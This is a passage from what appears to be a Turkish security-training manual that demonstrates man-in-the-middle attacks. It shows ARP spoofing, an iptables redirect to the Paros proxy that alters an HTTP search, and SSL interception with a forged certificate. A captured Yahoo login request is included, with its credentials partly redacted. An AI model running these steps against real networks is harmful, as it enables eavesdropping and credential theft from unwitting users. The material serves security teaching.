
1) ilk olarak kurban sistemin http trafiği überimizden geçirilir. Bunun için daha önce arp spoof konusundaki işlemler takip edilmelidir.

1) ip_forwarding aktif hale getirilecek


2)arpspoof programı ile kurban sistem ile gateway arasına girilerek trafiğin üzerinden geçmesi sağlanacak.

2)Paros proxy modda çalıştığı için (default olarak 127.0.0.1 adresinin 8080 portunu dinler)überimizden akip geçen(arp spoof ve ip_forward sayesinde) trafiğe müdahale ederek herhangi bir yerin TCP/80 portuna giden istekleri transparan olarak yerel sistemin 8080 portuna yönlendirmeliyiz ki istediğimiz trafiğe müdahale edebilelim.

5.1.6.1. Paros Proxy Ayarları



3)Transparan yönlendirme işlemini Linux üzerinde iptables ile gerçekleştirebiliriz.




```
Shell - Konsole <2>
bilgi-egitim ~ # iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
bilgi-egitim ~ # iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere            tcp dpt:http redir ports 8080


Chain POSTROUTING (policy ACCEPT)
target    prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target    prot opt source               destination
bilgi-egitim ~ #
```


www.ethicalhacker.net




Paros öncesi arama



Paros'a gelen http isteği ve müdahalele



Paros'da HTTP isteği üzerinde değişiklik yapma



Paros Sonrası(değişiklik) gelen web sayfası

The screenshot shows a Microsoft Internet Explorer window with the title bar "bilgi üniversitesi kara sapkali hacker eğitimi - Google'da Ara - Microsoft Internet Explorer". The address bar contains the URL "http://www.google.com.tr/search?hl=tr&q=bili+universitesi+beyaz+sapkali+hacker+egitim&btnG=Google%27da+Ara&n...". The search query is "bili universitesi kara sapkali hacker egitim". The results page is titled "Web" and shows a list of search results. A red arrow points to the first result, which is a link to "TechnoLogic » Uygulamalı Bilgi Güvenliği ve Beyaz Şapkali Hacker ...". Other results include links to "Bilgi - IBM İleri Arastirmalar Merkezi / Kış 2007 Eğitim ve ...", "advocate", and "DELİKURTULAR® > Yabancı Hackerlar Para Türk Hackerlar VATAN İçin ...".


Arama terimi « beyaz » paros aracılığı ile kara kelimesi ile yerdeğiştirmiştir.

5.1.7. SSL Bağlantılarında Araya Girme Ve Veri Okuma(SSL MITM)

SSL bağlantılarında araya girme fikri ilk bakışta zor hatta imkansız gibi görülse de gerekli şartlar oluşturulduğunda oldukça kolay başarılılmaktadır. Gerekli şartlar nelerdir?

İlk olarak hedef sistemin trafiği APR ile bizim üzerinden geçecek şekilde kandırılmalıdır.

Hedef sistemin iletişim kurmak istediği HTTPS sayfasına ait sertifika bilgileri ile sahte bir sertifika oluşturulmalıdır.




	Started	Closed	HTTPS server	Client	Status	Filename
APR	29/07/2007 - 23:32:16	29/07/2007 - 23:32:18	209.191.92.114	192.168.1.2	Closed by server	HTTPS-2
APR-Cert (7)	29/07/2007 - 23:32:22	29/07/2007 - 23:32:24	209.191.92.114	192.168.1.2	Closed by server	HTTPS-2
APR-DNS	29/07/2007 - 23:32:25	29/07/2007 - 23:40:50	212.156.13.146	192.168.1.2	Closed by server	HTTPS-2
APR-SSH-1 (0)	29/07/2007 - 23:32:25	29/07/2007 - 23:40:50	212.156.13.146	192.168.1.2	Closed by server	HTTPS-2
APR-HTTPS (25)	29/07/2007 - 23:32:25	29/07/2007 - 23:40:50	212.156.13.146	192.168.1.2	Closed by server	HTTPS-2
APR-RDP (0)	29/07/2007 - 23:33:29	29/07/2007 - 23:33:29	66.249.91.17	192.168.1.2	Couldn't accept SSL connection from...	
APR-FTPS (0)	29/07/2007 - 23:33:40	29/07/2007 - 23:33:40	66.249.91.17	192.168.1.2	Couldn't accept SSL connection from...	
APR-POP3S (0)	29/07/2007 - 23:34:05	29/07/2007 - 23:34:06	65.54.183.203	192.168.1.2	Closed by client	
APR-IMAPS (0)	29/07/2007 - 23:34:07	29/07/2007 - 23:34:09	65.54.183.203	192.168.1.2	Closed by server	HTTPS-2
	29/07/2007 - 23:34:09	29/07/2007 - 23:34:10	65.54.183.203	192.168.1.2	Closed by server	HTTPS-2
	29/07/2007 - 23:34:11	29/07/2007 - 23:34:12	65.54.183.203	192.168.1.2	Closed by server	HTTPS-2
	29/07/2007 - 23:34:11	29/07/2007 - 23:34:12	65.54.183.203	192.168.1.2	Closed by server	HTTPS-2
	29/07/2007 - 23:34:29	29/07/2007 - 23:34:31	65.54.183.203	192.168.1.2	Closed by server	HTTPS-2
	29/07/2007 - 23:34:31	29/07/2007 - 23:34:31	195.50.96.93	192.168.1.2	Closed by client	
	29/07/2007 - 23:34:31	29/07/2007 - 23:34:31	195.50.96.93	192.168.1.2	Closed by client	
	29/07/2007 - 23:34:31	29/07/2007 - 23:34:32	195.50.96.93	192.168.1.2	Closed by client	
	29/07/2007 - 23:34:35	29/07/2007 - 23:34:35	195.50.96.93	192.168.1.2	Closed by server	HTTPS-2
	29/07/2007 - 23:34:35	29/07/2007 - 23:34:36	195.50.96.93	192.168.1.2	Closed by server	HTTPS-2
	29/07/2007 - 23:34:36	29/07/2007 - 23:34:37	195.50.96.93	192.168.1.2	Closed by server	HTTPS-2
	29/07/2007 - 23:34:37	29/07/2007 - 23:34:37	195.50.96.93	192.168.1.2	Closed by server	HTTPS-2
	29/07/2007 - 23:34:37	29/07/2007 - 23:34:37	195.50.96.93	192.168.1.2	Closed by server	HTTPS-2
	29/07/2007 - 23:34:37	29/07/2007 - 23:34:38	195.50.96.93	192.168.1.2	Closed by server	HTTPS-2
	29/07/2007 - 23:34:38	29/07/2007 - 23:34:39	195.50.96.93	192.168.1.2	Closed by server	HTTPS-2

Sahte oluşturulan bu sertifika tüm modern browserlarda kullanıcıya uyarı verecektir. Bazı browserlar bu uyarıyı oldukça kullanıcı yanlışı (rahatsız etmeyici yumusak bir mesaj) bazıları da oldukça rahatsız edici ve problemi belirtici uyarılarla gösterirler.

5.1.7.1. Internet Explorer'in SSL MITM için verdiği uyarı



5.1.7.2. Firefox'un SSL MITM için verdiği uyarı




SSL MITM işlemi başarılı olduktan sonra ana ekrandaki SSL bağlantılarına sağ tıklayarak detay bilgi edinilebilir.

Bu detay bilgide kullanıcının girdiği SSL sayfasına bıraktığı özel bilgiler yer almaktadır. Mesela kullanıcı mail.yahoo.com'a giriyorsa ilk giriş anındaki user/pass bilgileri normalde SSL üzerinden sifreli gider. Fakat araya giren bir kullanıcı bu bilgileri çok rahatlıkla okuyabilir.

```
HTTPS-200772920326203-2544.txt - Notepad
File Edit Format View Help
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: tr-TR,tr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-9,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://login.yahoo.com/config/login_verify2?&.src=ym
Cookie: SO=v=0.4&t=1178892746;
F=a=XhOlRYsvQVeAfV6hPf69g9GZQ2QbQPvzOgEy.rPTaVQGyBMrUk.OXN7MLDR&b=29a2;
YLS=v=18&p=0&n=9; B=edohhnh31l932&b=3&s=sd
[Client-side-data]Content-Type: application/x-www-form-urlencoded
[Client-side-data]Content-Length: 321


[Client-side-data]
.tries=1&.src=ym&.md5=&.hash=&.js=&.last=&.promo=&.intl=us&.bypass=&.partner=&.u=dn7h9sp3apu99
&.v=0&.challenge=UkjPJv2MZS_7z9mtnH.uuolCLmsC&.yplus=&.emailCode=&.pkg=&.stepid=&.ev=&.hasMsgr
=&.chkP=Y&.done=http%3A%2F%2Fmail.yahoo.com&.pd=ym_ver%253d0%2526c%
3D8[redacted]login=huze...@yahoo.com[redacted]&passwd=boyle_bir_adres_yok[redacted]&.save=Sign+In[Server-side-data]
HTTP/1.1 200 OK
Date: Sun, 29 Jul 2007 20:32:06 GMT
P3P: policyref="http://p3p.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAI
IVDi CONI TELO OTPi OUR DELI SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT
STA POL HEA PRE GOV"
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html
```




5.2. HTTPS Güvensiz Midir?

Bankalar, online alışveriş siteleri vb. kurumlar için güvenlik denilince akla 128 bitlik şifreleme gelir. Evet 128 bitlik şifreleme günümüz ölçülerinde güvenilir kabul edilse de iş sadece şifrelemeyle kalmıyor, şifreleme ile birlikte kullanılan diğer altyapıların da güvenli olması gereklidir.

